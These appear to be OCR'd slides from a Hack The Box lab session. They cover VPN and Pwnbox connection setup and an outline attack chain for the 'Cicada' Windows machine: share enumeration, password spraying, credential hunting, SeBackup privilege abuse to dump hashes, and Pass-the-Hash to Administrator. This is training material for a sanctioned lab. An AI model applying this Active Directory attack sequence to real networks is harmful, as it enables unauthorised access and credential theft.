
PROTOCOL

● UDP 1337 ○ TCP 443

DOWNLOAD VPN

Connect to Hack The Box VPN

Open a terminal and execute:



```
┌──(kali㉿kali)-[~]
└─$ cd Downloads/

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn <file_name> .ovpn
```

Setup Option #3


HTB PwnBox

Cloud-Based VM

Automatic VPN Setup

Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN



OpenVPN
The OG way of connecting to a machine.


Pwnbox
Your own web-based Parrot Linux instance to play our labs.

TROUBLE CONNECTING?

Connect to the Lab via HTB PwnBox

Choose the nearest location

3



Connect to Dedicated Lab with Pwnbox

● OFFLINE

— HOURS LEFT

— LOCATION

EU Meetups 1 SERVER

Connect to Pwnbox


Your own web-based Parrot Linux instance to play our labs.

PWNBOX LOCATION

Australia	178ms
Canada	15ms
Germany	31ms
India	177ms
Singapore	114ms
United Kingdom	42ms
United States East Coast	110ms
United States West Coast	27ms

Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



antoinet

Dedicated lab

Connect to Dedicated Lab with Pwnbox

ONLINE

UNLIMITED
HOURS LEFT

Germany
LOCATION

EU Meetups 1
SERVER

VIEW INSTANCE DETAILS

00:00
INSTANCE LIFETIME

OPEN DESKTOP


TERMINATE

OPEN SSH TERMINAL

TROUBLE CONNECTING?

4

Today on the Menu



4 Assigned

Arctic
✗ · WINDOWS · EASY · T

Optimum
✗ · WINDOWS · EASY · T

Blue
✗ · WINDOWS · EASY · T

Cicada
✗ · WINDOWS · EASY · T

Walktrough: Cicada

1. Active Directory Enumeration
2. Password Spraying
3. SeBackup Privilege Abuse
4. Pass-the-Hash Attack

Pwnage

Enumerate Shares as **guest**

Default password in **\\cicada.htb\HR\Notice from HR.txt**

Enumerate SIDs/Users → Password Spraying

Enumerate LDAP as **michael.wrightson** → find credentials

Enumerate Shares as **david.orelious**

Find credentials in **\\cicada.htb\DEV\Backup_script.ps1**

Foothold as **emily.oscars** → download registry hives (hashes)

Remote login as **Administrator** via Pass-the-Hash

/etc/hosts file

- Add the domain **precious.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX cicada.htb
```

Or:

```
$ echo 10.10.11.XXX cicada.htb | sudo tee -a /etc/hosts
```

Tooling

NetExec

Swiss army knife for pentesting Windows/Active Directory environments.

https://www.netexec.wiki/

Impacket

